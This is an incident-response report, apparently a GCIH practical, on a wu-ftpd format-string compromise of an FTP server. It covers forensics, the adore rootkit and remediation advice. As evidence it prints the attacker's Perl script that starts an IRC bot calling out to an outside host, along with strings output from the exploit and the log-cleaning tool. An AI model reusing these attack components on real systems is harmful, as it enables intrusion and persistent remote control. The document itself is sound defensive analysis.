Incident Report

FTP Server - ftp.hacked-target.com

Server IP:

192.168.0.3

Investigation Date:

04 June 2001

Lead Incident Handler:

Daniel L. Ramaswami

Daniel L. Ramaswami
GCIH Practical version 1.5c

Table Of Contents

I. Executive Overview

Introduction:

Contained within this document are the steps used during the investigation into the June 4, 2001 FTP server intrusion. This document outlines

1. actions taken,
2. procedures used,
3. and recommended future precautions.

This section provides an overview of the events leading to, during, and after the incident investigation. The section entitled "Investigation Details" delves into the more technical aspects of the investigation and includes pertinent information needed for prosecution should the attacker be discovered. The *detailed section* also provides notes taken during the investigation.

The June 4 FTP incident was discovered by Tom Johnson of the Network Engineering department at 18:42. Tom contacted Brian Smith of the Systems Administration team to question network traffic outbound to the Internet on port 6667. This port is not used for any of the company's applications, nor is it allowed through the firewall, it is also blocked by access controls on the border router. The Network Engineering department received log messages from the border router stating that traffic from the FTP server on this port was being blocked. Tom inquired as to the nature of this traffic. Brian Smith of the Systems Administration department dispatched Marty Belton to look at the FTP server to determine the origin of the traffic. Upon logging into the machine, Marty Belton saw no immediate signs of tampering nor were there any signs of the originating point of the traffic. Due to Marty Belton's inability to determine the origination of the traffic, Information Security on-call personnel were contacted.

Dan Ramaswami, of Information Security, arrived on site at 23:50. Upon arrival, the following steps were taken to ensure integrity of the evidence:

1. In order to determine if the traffic was indeed originating from the FTP server, a laptop-based sniffer was placed on the hub with the FTP server. This captured several data packets that were destined for IP address 123.123.123.123 on port 6667. It was concluded at this point that the machine had been compromised and some unknown service was running on the machine.
2. The system was backed up to an image file using Symantec Ghost. The image was stored on the Incident Response team's emergency drive shelf. An MD5 hash was computed on the file. The hash is: ab75972celbf5544bd03a598291782e4b4
3. The system was backed up again using "dd" to copy the contents of the drive to tape.

4. The Tripwire database had become corrupted sometime before the most recent full backup, so there was no way to ensure integrity of system and executable files. Additionally, this made it virtually impossible to pinpoint the exact time of compromise.
5. Using the binary tools included on the Incident Response team's response kit CD, it was determined that this server was infected with a root kit. This root kit prevented the Systems Administrator from seeing any of the intruders' processes or files.
6. The web server, which sits on the same network segment as the FTP server was checked thoroughly for signs of intrusion. There were no signs of intrusion on the web sever. All passwords were changed on the web server to prevent accounts that were compromised from the FTP server from being used.
7. It was determined by the Incident response team that it would be most effective to rebuild the machine from the ground up, restoring the data customers access from tape backup.
8. The rebuild of the system was performed by the Systems Administrator and the Incident response team
9. The rebuilt FTP server was brought online at 09:42 AM June 5, 2001.
10. A Snort intrusion detection system was deployed on the segment, to be monitored and maintained by the Information Security team.
11. The image copy of the system was restored to a duplicate system in the Information Security lab for forensic investigation. The investigation leads Information Security to believe that the system had been compromised mid-April. The attacker apparently had not used the access until June 4, 2001. The attacker's identity is still being investigated.

Point of Entry

Both the Information Security, and Systems Administration teams concur that it is extremely likely that the attacker used an exploit that targets a buffer overflow in the Washington University FTP daemon. This exploit has been on numerous security bulletins. The Information Security team has revised the system configuration policy to require all FTP servers be patched for this specific vulnerability. Evidence that leads the Incident Response team to believe that this method was the point of entry are:

1. Unknown binaries left by the intruder include a binary called "wubrn". A search through the binary file using "strings" matched several entries on the exploit available in the vulnerability database at securityfocus.com.
2. FTP is the only service available to the Internet on this specific server.

Recommendations

The following is the consensus recommendation of the Incident Response team, the Information Security team, and the Systems Administration team.

1. Systems to be placed on the perimeter (DMZ) networks will have monolithic kernels installed to prevent the use of loadable kernel module root kits.
2. Snort [i] intrusion detection systems will be placed on all perimeter network segments to aid in the detection of possible intrusions.
3. A new Tripwire policy and configuration should be established to ensure that Tripwire will function reliably, and if possible, redundantly.
4. Upgrade all perimeter Red Hat Linux servers from 6.2 to 7.x.
5. Passwords on all devices should be changed to ensure that no further breach is risked by an already compromised account.

II. The Incident Handling Team

Members

The Incident Handling team is comprised of members of all IT and IS departments. Members of the Incident Handling team are designated "experts" within their respective areas of focus. The team leaders of each group designate these members. It has been determined that the rotation should be weekly with the normal on-call rotation. Team leaders post schedules weekly with the support center. All team members are matrixed from their respective departments upon identification of an intrusion, virus, or specific security concern.

The Information Security Team's primary on-call personnel will be responsible for coordinating all efforts of the Incident Response Team. This Lead Incident Handler is thereby designated as the Incident Response Team's Team Leader for the duration of the investigation.

Tools

The Lead Incident Handler is to have in his or her possession before investigation begins, an incident response kit and procedures needed to accomplish evidence collection, and service restoration. The hacked-target corporate standard for the incident response kit includes:

1. Incident Response Laptop: configured with all tools necessary to perform system backups, forensic investigations, and packet captures. This laptop should be configured to perform all necessary functions for each OS employed in the enterprise.
2. Laboratory notebook: for documentation of ALL steps taken.
3. Cellular phone: also includes an auto charger, wall charger, and min. 1 extra battery.
4. PCMCIA SCSI card and cables to attach to a DDS-3 tape drive, and a Compaq SCSI storage shelf containing (7) 9.1 gig drives configured to allow for Ghost imaging from a boot disk, and file storage for backup and forensic purposes.
5. Symantec Ghost boot floppy for all hardware configurations.

6. Incident Response CDs: these CDs are created by the Information Security Team and are stored on the Operations share as ISO images. They include necessary binary and boot files to ensure proper operation in the event of a root level compromise.
7. Copies of all OS distribution media, for recovery and rebuilding purposes.

Responsibilities

Responsibilities of the Incident Handling team include identifying, containing and recovering from any security related incident. In doing so, the Incident Handling team is additionally responsible for developing guidelines and procedures for effective response to these security related incidents. The procedures and guidelines are to be continuously updated as new techniques and technologies become available.

The incident Response team for the FTP server intrusion on June 4, 2001 consisted of the following team members:

- Dan Ramaswami – Security Engineer, Lead Incident Handler
- Sean Simpson – Security Engineer, Incident Handler
- Tom Johnson – Network Engineer, Incident Handler
- Marty Belton – Unix Administrator, Incident Handler

III. Detailed Investigation

This section outlines all of the steps performed by the Incident Response team in regards to the June 4, 2001 FTP server intrusion.

Identification of the Incident

18:42 04 June 2001

Tom Johnson of the Network Engineering department is receiving syslog messages that are reporting traffic destined for the Internet on a high source port. The behavior is logged due to the fact that the border router is configured to deny any outbound traffic from the FTP server on ports that are not used specifically by the FTP service. A call is dispatched to the Systems Administration team to identify the application and take corrective action to prevent this traffic. Tom is continuing to monitor this peculiar activity.

19:25 04 June 2001

Marty Belton, Systems Administrator has arrived on site and has attempted to locate the rogue process that is causing this traffic. The Administrator has logged on to the console as his own user ID, and has su-ed to root to run basic administrative tools. The Administrator was looking for any files or processes that appeared to be out of the ordinary. After listing several directories including /bin, /sbin, /usr/sbin, /usr/bin, /usr/local/bin, /usr/local/sbin, and /dev, without seeing anything that appeared to be out of place, Marty returned to his workstation to check the availability of the ftp services.

21:00 04 June 2001

Marty logged into the ftp server and listed directory contents, and transferred a few files to check the reliability of file transfers. The system appeared to be operating normally and there were no signs of the origination for the high port network traffic. After noting the above actions, and ensuring that the system appeared to still be operable by logging into the ftp service as an anonymous user, Marty determined that this was indeed symptomatic of a possible security breech and followed proper escalation procedures by calling the Information Security on-call.

21:50 04 June 2001

After being contacted by the Systems Administrator, Dan Ramaswami arrived on site to investigate the incident. Marty Belton remained on site to aid in the investigation as the Unix Systems Incident Handler.

(see next)

Under Dan Ramaswami’s direction Marty Belton proceeded to perform the following steps on the FTP server:

1. Logged in as his normal user account “beltonmt” and performed the following commands:

```
[beltonmt@ftp ~]# su –
Password:*******
[root@ftp ~]#ps –ax
  F S UID        PID  PPID  C PRI  NI ADDR    SZ WCHAN  STIME TTY          TIME CMD
100 S root         1     0  0  60   0    -   280 do_sel 18:58 ?        00:00:05 init [3]
040 S root         2     1  0  60   0    -     0 bdflus 18:58 ?        00:00:00 [kflushd]
040 S root         3     1  0  60   0    -     0 kupdat 18:58 ?        00:00:00 [kupdate]
040 S root         4     1  0  60   0    -     0 kpiod  18:58 ?        00:00:00 [kpiod]
040 S root         5     1  0  60   0    -     0 kswapd 18:58 ?        00:00:00 [kswapd]
040 S root         6     1  0  40 -20    -     0 md_thr 18:58 ?        00:00:00 [mdrecoveryd]
140 S root       326     1  0  60   0    -   276 do_sel 18:59 ?        00:00:00 /usr/sbin/apmd -p 10 -w 5 -W -s /etc/sysconfig/apm-
scripts/suspend -r /etc/sysco
040 S root       377     1  0  60   0    -   292 do_sel 18:59 ?        00:00:00 syslogd -m 0
140 S root       386     1  0  60   0    -   359 do_sys 18:59 ?        00:00:00 klogd
040 S daemon     400     1  0  60   0    -   286 nanosl 18:59 ?        00:00:00 /usr/sbin/atd
040 S root       414     1  0  60   0    -   332 nanosl 18:59 ?        00:00:00 crond
140 S root       432     1  0  60   0    -   285 do_sel 18:59 ?        00:00:00 inetd
140 S root      ` 469     1  0  60   0    -   286 do_sel 18:59 ?        00:00:00 gpm -t ps/2
100 S root       505     1  0  60   0    -   556 wait4  18:59 tty1     00:00:00 login -- root
100 S root       506     1  0  60   0    -   273 read_c 18:59 tty2     00:00:00 /sbin/mingetty tty2
100 S root       507     1  0  60   0    -   273 read_c 18:59 tty3     00:00:00 /sbin/mingetty tty3
100 S root       508     1  0  60   0    -   273 read_c 18:59 tty4     00:00:00 /sbin/mingetty tty4
100 S root       509     1  0  60   0    -   273 read_c 18:59 tty5     00:00:00 /sbin/mingetty tty5
100 S root       510     1  0  60   0    -   273 read_c 18:59 tty6     00:00:00 /sbin/mingetty tty6
100 S root       565   505  0  78   0    -   427 wait4  22:36 tty1     00:00:00 -bash
100 R root       595   565  0  79   0    -   631 -      22:37 tty1     00:00:00 ps -elf
[root@ftp ~]# exit
[beltonmt@ftp ~]# exit
```

Upon seeing the results of the above, Dan Ramaswami plugged the incident response laptop into the hub that contained the FTP server. Upon connecting this laptop, a sniffer (TCPDUMP) could be run to investigate traffic to and from the ftp server. The packets below outline the types of traffic that were being sent out to the Internet.

```
22:23:07.979540 ftp.hacked-target.com.1027 > 123.123.123.123.6667: S 2943360859:2943360859(0) win 16384 <mss 1460> (DF)
22:23:07.979893 123.123.123.123.6667 > ftp.hacked-target.com.1027: R 0:0(0) ack 2943360862 win 0
22:23:08.450487 ftp.hacked-target.com.1046 > border1-ns.hacked-target.com.domain:  50167+ PTR? 123.123.123.123.in-addr.arpa. (46)
22:23:10.969789 ftp.hacked-target.com.1027 > 123.123.123.123.6667: S 2943360859:2943360859(0) win 16384 <mss 1460> (DF)
22:23:10.970063 123.123.123.123.6667 > ftp.hacked-target.com.1027: R 0:0(0) ack 1 win 0
22:23:13.459905 ftp.hacked-target.com.1047 > border1-ns.hacked-target.com.domain:  50167+ PTR? 123.123.123.123.in-addr.arpa. (46)
22:23:13.736453 border1-ns.hacked-target.com.domain > ftp.hacked-target.com.1047:  50167 NXDomain* 0/0/0 (46) (DF)
22:23:13.969834 ftp.hacked-target.com.1027 > 123.123.123.123.6667: S 2943360859:2943360859(0) win 16384 <mss 1460> (DF)
22:23:13.970100 123.123.123.123.6667 > ftp.hacked-target.com.1027: R 0:0(0) ack 1 win 0
22:23:14.730130 ftp.hacked-target.com.1048 > border1-ns.hacked-target.com.domain:  50168+ PTR? 225.199.89.63.in-addr.arpa. (44)
22:23:14.730783 border1-ns.hacked-target.com.domain > ftp.hacked-target.com.1048:  50168 1/0/0 (78) (DF)
22:23:16.969882 ftp.hacked-target.com.1027 > 123.123.123.123.6667: S 2943360859:2943360859(0) win 16384 <mss 1460> (DF)
22:23:16.970163 123.123.123.123.6667 > ftp.hacked-target.com.1027: R 0:0(0) ack 1 win 0
22:23:19.969933 ftp.hacked-target.com.1027 > 123.123.123.123.6667: S 2943360859:2943360859(0) win 16384 <mss 1460> (DF)
22:23:19.970216 123.123.123.123.6667 > ftp.hacked-target.com.1027: R 0:0(0) ack 1 win 0
22:23:22.969977 ftp.hacked-target.com.1027 > 123.123.123.123.6667: S 2943360859:2943360859(0) win 16384 <mss 1460> (DF)
22:23:22.970252 123.123.123.123.6667 > ftp.hacked-target.com.1027: R 0:0(0) ack 1 win 0
22:23:28.970068 ftp.hacked-target.com.1027 > 123.123.123.123.6667: S 2943360859:2943360859(0) win 16384 <mss 1460> (DF)
22:23:28.970565 123.123.123.123.6667 > ftp.hacked-target.com.1027: R 0:0(0) ack 1 win 0
```

22:20 04 June 2001

After determining that this was indeed some form of outside intrusion, Dan Ramaswami proceeded to call secondary Information Security on-call Sean Simpson. While waiting for Sean, Dan proceeded to shut the system down, remove it from the network, place it on a 4 port hub with his laptop, and booted the system to a Ghost floppy in order to back the system up to disk image. The image was saved to the Incident response storage shelf attached to Dan's laptop. Sean arrived while the system was image copying. After discussing the events and circumstances surrounding the investigation to date, Sean, Dan and Marty agreed that it would be prudent to bring the system up after Ghosting and immediately create a second copy of the system using dd to create a backup on tape.

23:20 04 June 2001

Using the built in SCSI DDS-3 the following commands were issued by Marty upon completion of the Ghost image, reboot, and login:

```
[beltonmt@ftp ~]# dd if=/dev/hda of=/dev/st0 bs=5120k
```

The system was disconnected from the network, but kept on a 4 port hub with Dan and Sean's laptops. Dan's laptop continued to capture network traffic through tcpdump on FreeBSD 4.3. The only traffic continued to be the traffic on port 6667 that alerted Tom Johnson of the Network Engineering Team.

Containment of the incident

01:40 05 June 2001

After ensuring that evidence had been properly collected, the primary goal was containment of the incident. As outlined in the diagram in Appendix A, the network segment that holds the FTP server also holds an external web server.

The web server is also a Red Hat 6.2 machine and is subject to many of the same types of remote attacks that the ftp server is vulnerable to. It was agreed that upon completion of the FTP server investigation, and recovery, the Web server would need to undergo a thorough investigation.

The following commands were performed on the FTP server after booting to the system on /dev/hda1.

```
# mkdir /ihmnt
# mount –f 9660 /dev/cdrom /ihmnt
# exec bash
[root@incident ~]# ls /ihmnt
fbsd_ihbin  lin_ihbin   NTIH  sunx86bin
[root@incident ~]# PATH=/ihmnt/lin_ihbin
```

```
[root@incident ~]# export PATH
[root@incident ~]# echo $PATH
PATH=/mnt/lin_ihbin
[root@incident ~]# ihwho
root tty0
[root@incident ~]# ihlsmod
Module                  Size  Used by
vfat                    9276   0  (autoclean) (unused)
fat                    30336   0  (autoclean) [vfat]
3c59x                  18980   1  (autoclean)
[root@incident ~]# ihcat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:
daemon:x:2:2:daemon:/sbin:
adm:x:3:4:adm:/var/adm:
lp:x:4:7:lp:/var/spool/lpd:
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:
news:x:9:13:news:/var/spool/news:
uucp:x:10:14:uucp:/var/spool/uucp:
operator:x:11:0:operator:/root:
games:x:12:100:games:/usr/games:
gopher:x:13:30:gopher:/usr/lib/gopher-data:
ftp:x:14:50:FTP User:/home/ftp:
nobody:x:99:99:Nobody:/:
ramaswdl:x:500:500::/home/ramaswdl:/bin/bash
beltonmt:x:501:501::/home/beltonmt:/bin/bash
smithbm:x:502:502::/home/smithbm:/bin/bash
rewt:x:1001:1001::/dev/ttyS099:/bin/bash
```

The attacker has created the account “rewt”. This account is what the attacker would use to re-enter the system whenever he or she chose to.

02:00 05 June 2001

In order to ensure that the web server had not already undergone a root level compromise like the FTP server, the same thorough examination of the file system contents, running processes, and network traffic were performed on the web server. The tests yielded no signs of compromise to the web server but in order to ensure the safety of the web server, the root and all user passwords were changed immediately on the console. Additionally, the tripwire database on the web server showed no signs of file tampering.

Eradication and Recovery:

03:40 05 June 2001

In order to best eradicate the existence of the compromise, and lower the overall impact to the customer base, it was decided that a rebuild of the system should take place. Sean Simpson subsequently rebuilt the system. The files needed by the customers were restored from backup tape and checked for integrity.

The system was configured as it was configured in the original system build contained in Appendix B. The wu-ftpd package that was installed is an updated version and is not vulnerable to the attack that was apparently used to compromise the system.

All passwords for user accounts were required to be changed to ensure that the systems on the perimeter (ftp and www) would not be compromised again by an already compromised user account.

The ftp server was brought back online and returned to normal operating status at 09:42 AM June 5, 2001.

An intrusion detection sensor was placed on the perimeter to monitor for intrusion attempts against the ftp or www server. This system is using the open source Snort intrusion detection package. The Information Security group is in the process of evaluating and formalizing the roll out of an enterprise wide intrusion detection solution.

IV. Incident Analysis

The backup Ghost image was installed on a duplicate system in the Information Security lab environment for advanced analysis and forensic investigation. This section will outline the results of the analysis performed between 06 June 2001 and 10 June 2001.

The system was booted to the incident response floppy and the Incident Response CD was used to have access to trusted binaries.

File structures

The attacker created a directory /dev/ttyS099. This directory has the surface appearance of a standard device reference that would be normally found in this directory. This system was configured with ttyS0, ttyS1, and ttyS3. This directory was discovered by booting to a trusted system disk and searching for directories and files within system areas that were created on a different date and time then system creation.

```
[root@incident /dev]# ls -al ttyS*
crw-------    1 root     tty        4,  64 Jun 6 18:59 /dev/ttyS0
crw-------    1 root     tty        4,  65 Jun 6 18:59 /dev/ttyS1
```

```
crw-------    1 root     tty        4,  66 May  5  1998 /dev/ttyS2
crw-------    1 root     tty        4,  67 May  5  1998 /dev/ttyS3

/dev/ttyS099:
drwxr-xr-x    3 root     ftp          4096 Apr 12 22:16 .
drwxr-xr-x    8 root     root        36864 Apr 12 18:59 ..
drwxr-xr-x    3 30       root         4096 Apr 12 22:05 tools

[root@incident /dev]# ls -al /dev/ttyS099/tools/
-rwxr-xr-x    1 root     root         39669 Apr 12 22:07 wubrn
-rwxr-xr-x    1 root     root          6712 Apr 12 22:07 lirc.pl
-rwxr-xr-x    1 root     root         15508 Apr 12 22:07 tool
-rwxr-xr-x    1 root     root          5524 Apr 12 22:07 adore.o
-rwxr-xr-x    1 root     root          1084 Apr 12 22:07 cleaner.o
-rwxr-xr-x    1 root     root          6712 Apr 12 22:07 nc
-rwxr-xr-x    1 root     root          6712 Apr 12 22:07 irc
-rwxr-xr-x    1 root     root          6712 Apr 12 22:07 clean
```

The file called lirc.pl is a simple Perl script which launches the irc binary and attempts to attach to server 123.123.123.123 on port 6667. This is what caused the traffic that alerted the Network Engineering department:

```
#!/usr/bin/perl
system "/dev/ttyS099/tools/irc –a 123.123.123.123 –u GOT_0WN3D –p
Min3";
```

After discovering this file, Information Security notified the administrators at hacked-before-us.com that their server at IP address 123.123.123.123 had also undergone a root level compromise and was acting as an IRC server. The attacker had already destroyed the evidence on that server as well, no doubt after realizing that he or she had already been discovered.

The Information Security team is still investigating the origination of this attack with the assistance of hacked-before-us.com administrators.

Buffer Overflow

It is the conclusion of this analysis that the point of entry used was the wu-ftp buffer overflow that targets the format string. This overflow results in a root shell, which can be used to perform any activity that the attacker chooses, with root privileges. It appears that the attacker exploited this overflow, used the root shell to tftp or ftp their suite of tools to the /dev/ttyS099 directory that was created, and create a user account "rewt". The source code of this exploit is in Appendix F. A search through the binary file using "strings" produced the following:
(snipped for brevity)

```
FreeBSD 4.0-RELEASE with wuftpd 2.6.0(1) from packages
FreeBSD 3.4-RELEASE with wuftpd 2.6.0(1) from ports
FreeBSD 3.4-STABLE with wuftpd 2.6.0(1) from packages
FreeBSD 3.4-STABLE with wuftpd 2.6.0(1) from ports
RedHat 6.2 (Zoot) with wuftpd 2.6.0(1) from rpm (test)
SuSe 6.4 with wuftpd 2.6.0(1) from rpm
SuSe 6.3 with wuftpd 2.6.0(1) from rpm
RedHat 6.2 (Zoot) with wuftpd 2.6.0(1) from rpm
RedHat 6.2 (?) with wuftpd 2.6.0(1) from rpm
Usage: %s -t <target> [-l user/pass] [-s systype] [-o offset] [-g] [-h]
[-x]
         [-m magic_str] [-r ret_addr] [-P padding] [-p pass_addr] [-M
dir]
target    : host with any wuftpd
user      : anonymous user
dir       : if not anonymous user, you need to have writable directory
magic_str : magic string (see exploit description)
-g        : enables magic string digging
-x        : enables test mode
pass_addr : pointer to setproctitle argument
ret_addr  : this is pointer to sh
```

The attacker then proceeded to cover their tracks. There are several missing periods of time in the logs, including several hours on 11 and 12 April 2001, 03 and 04 June 2001. It is highly likely that any number of tools that are designed to remove log entries could have been used for this such as "wipe", "cloak", and "remove". A binary called "clean" was found on the system. A search through this file with Stings" produced the following which lead the Information Security group to conclude that a the tools "cloak" was used: (snipped for brevity)

```
gethostname
cloakme
You are now cloaked
close successful
usage: close [file to close]
/etc/utmp
/var/adm/lastlog
```

It appears that this attack occurred on approximately 12 April, 2001. This is the true creation date of the /dev/ttyS099 directory. The attacker appears to have gained access on 12 April 2001, yet did not actively use the access until

04 June. When the attacker attempted to establish connections through IRC, the Network Engineering team was alerted. It is highly probable that this compromise was part of a long blanket attack across a subnet or portion of the Internet.

It has been impossible to determine the attacker's identity due to a lack of individualized data. It is most likely that the attack was discovered before the attacker had the opportunity to sign his or her work. Additionally it has not been determined where the origination point of the attack occurred from due to the lack of logging, or intrusion detection techniques. .

Root Kit

The system startup scripts appeared to be normal upon initial inspection. There were no additional files outside of what is normally present on the system. On further investigation, it was found that the startup script that loads the network services had been edited to load a root level kernel module. This kernel module is designed to act as a cloaking mechanism for the attacker. Processes and files can be hidden from the Systems Administrator. Appendix E shows the contents of the /etc/rc.d/init.d/network script.

It is most likely that the root kit that was employed by this attacker was the "adore" root kit. The attackers' directory contains a kernel modules named "adore.o" and "cleaner.o". These are known to be the core modules of the adore root kit. Adore was used to cloak the existence of the /dev/ttyS099 directory as well as hiding all of the processes that were started by the attacker. This root kit invalidates all of the normal system controls and administrative tools by returning false answers to tools such as "ps", "lsmod" and "ifconfig".

V. Future Prevention and Detection

This section outlines some of the steps that can be taken to avoid root level compromises in the future. It is very important to use the experience gained by this compromise to better protect our resources.

Configuration Changes

There are several configuration changes that can be made to increase security on the perimeter ftp and web servers.

The perimeter systems should be upgraded to Red Hat 7.1. This is the latest version available and includes many security updates. The systems should be updated to the latest patch levels for all applications, such as wu-ftpd, Apache httpd, etc.

The Tripwire configurations should be set up so that the database is successfully backed up on a daily basis. The integrity of this database should be ensured daily as well.

A remote "syslog" or other logging facility should be used to ensure the integrity, and availability of audit information. These logs should be checked as frequently as possible, at minimum daily, for breaches of integrity, and for suspicious behavior. Additional logging daemons such as iplog, and fwtk, as well as applications for checking these logs should be investigated, evaluated and utilized.

System Patches

All systems that are on the perimeter must be kept up to date with all vendor patches and hot fixes. The Information Security Team should enforce constant monitoring of system updates and critical security patches. A quarterly audit should be performed to ensure that all perimeter devices adhere to current security standards and practices.

A quarterly audit schedule will be available from the Information Security team's intranet page. Systems Administrators will be asked to participate in these audits.

Steps For Detection


Installation and constant monitoring of network based intrusion detection systems is paramount to the continued data and information security of this organization. The Information Security team has installed, and is currently monitoring a Snort intrusion detection system. Intrusion detection systems should be monitored on a 24x7 basis and should be placed in all entry points to the network.

Signature files for the intrusion detection systems should be updated at a minimum of every 14 days or as major vulnerabilities are announced. Signature files should include the attack signatures from the ArachNIDS database.

A daily attack summary will be posted on the Information Security team's intranet page. This will be produced from the Snort logs using Snort Snarf.

While detection in itself does not prevent the attacks, early response and recovery will prevent incidents from causing wide spread outages and data integrity loss.

Appendix A: Network Configuration



Appendix B: Current System Configuration

Introduction

During the early part of June 1999, a decision was made to create an FTP dropbox that would allow **Hacked-target** to transfer files between it and various business partners. Considering the equipment that was readily available, the Information Security Team decided to build an Intel RedHat Linux 6.2 system with all networking services disabled with the exception of ‘ftp’. The most recent version of WU-FTPD was used (and comes bundled with RedHat Linux 6.2) to allow anonymous users to log into the ftp dropbox and exchange files.

Building/Configuration

The system was initially built with only those packages listed in Appendix A. Any patches that have been released since that time have been applied and all known patches have been applied to the system as of 25 July 1999. The system has a 6.4GB hard drive and is partition in the following manner:

```
# fdisk
Using /dev/hda as default device!

Command (m for help): p

Disk /dev/hda: 255 heads, 63 sectors, 784 cylinders
Units = cylinders of 16065 * 512 bytes

   Device Boot    Start       End   Blocks      Id    System
/dev/hda1   *         1        96        771088+    83    Linux
/dev/hda2            97       192        771120     83    Linux
/dev/hda3           193       208        128520     82    Linux swap
/dev/hda4           209       784        4626720    5     Extended
/dev/hda5           209       304        771088+    83    Linux
/dev/hda6           305       330        208813+    83    Linux
/dev/hda7           331       784        3646723+   83    Linux

Command (m for help):
```

The system has two partitions (/dev/hda1 and /dev/hda2), which have identical copies of RedHat operating system installed. The second partition was created and is periodically duplicated from the first partition to help recover from emergency situations. Swap is configured on /dev/hda3 as 1x physical memory. Any tools or source code is stored on /dev/hda5 and mounted as /usr/LOCAL. Tripwire has been configured on this system and all files associated with its operation are stored on /dev/hda6 and mounted as /tw. Finally, /dev/hda7 represents the bulk of the drive, some 3.5GB, and this where home directories are created for the various user accounts with the partition being mounted as /home.

Administration and Usage

Access to the FTP Dropbox (ftp.hacked-target.com) is available to any person, internal and external.

- To log into the system, syntax is <username>@ftp.hacked-target.com
- Then provide the required password.
- If the user is using anonymous access, the user should use their e-mail address as the password.

Inetd.conf

```
#
# inetd.conf  This file describes the services that will be available
#             through the INETD TCP/IP super server. To re-configure
#             the running INETD process, edit this file, then send the
#             INETD process a SIGHUP signal.
#
# Version:    @(#)/etc/inetd.conf 3.10   05/27/93
#
# Authors:    Original taken from BSD UNIX 4.3/TAHOE.
#             Fred N. van Kempen, <waltje@uwalt.nl.mugnet.org>
#
# Modified for Debian Linux by Ian A. Murdock <imurdock@shell.portal.com>
#
# Modified for RHS Linux by Marc Ewing <marc@redhat.com>
#
# <service_name> <sock_type> <proto> <flags> <user> <server_path> <args>
#
# Echo, discard, daytime, and chargen are used primarily for testing.
#
# To re-read this file after changes, just do a 'killall -HUP inetd'
#
#echo  stream tcp    nowait root   internal
#echo  dgram  udp    wait   root   internal
#discard      stream tcp    nowait root   internal
#discard      dgram  udp    wait   root   internal
#daytime      stream tcp    nowait root   internal
#daytime      dgram  udp    wait   root   internal
#chargen      stream tcp    nowait root   internal
#chargen      dgram  udp    wait   root   internal
#time  stream tcp    nowait root   internal
#time  dgram  udp    wait   root   internal
#
# These are standard services.
#
ftp    stream tcp    nowait root   /usr/sbin/tcpd      in.ftpd -l -a
# telnet      stream  tcp   nowait  root    /usr/sbin/tcpd   in.telnetd
#
# Shell, login, exec, comsat and talk are BSD protocols.
#
# shell       stream tcp    nowait root   /usr/sbin/tcpd      in.rshd
# login       stream tcp    nowait root   /usr/sbin/tcpd      in.rlogind
#exec  stream tcp    nowait root   /usr/sbin/tcpd      in.rexecd
#comsat       dgram  udp    wait   root   /usr/sbin/tcpd      in.comsat
# talk dgram  udp    wait   nobody.tty    /usr/sbin/tcpd      in.talkd
# ntalk      dgram  udp    wait   nobody.tty    /usr/sbin/tcpd      in.ntalkd
#dtalk stream tcp    wait   nobody.tty    /usr/sbin/tcpd      in.dtalkd
#
# Pop and imap mail services et al
#
#pop-2   stream  tcp     nowait  root    /usr/sbin/tcpd     ipop2d
#pop-3   stream  tcp     nowait  root    /usr/sbin/tcpd     ipop3d
#imap    stream  tcp     nowait  root    /usr/sbin/tcpd     imapd
#
# The Internet UUCP service.
#
#uucp  stream tcp    nowait uucp   /usr/sbin/tcpd      /usr/lib/uucp/uucico
       -l
#
# Tftp service is provided primarily for booting. Most sites
# run this only on machines acting as "boot servers." Do not uncomment
# this unless you *need* it.
#
#tftp  dgram  udp    wait   root   /usr/sbin/tcpd      in.tftpd
#bootps      dgram  udp    wait   root   /usr/sbin/tcpd      bootpd
#
# Finger, systat and netstat give out user information which may be
# valuable to potential "system crackers."  Many sites choose to disable
# some or all of these services to improve security.
#
# finger     stream tcp    nowait nobody /usr/sbin/tcpd      in.fingerd
#cfinger stream     tcp    nowait root   /usr/sbin/tcpd      in.cfingerd
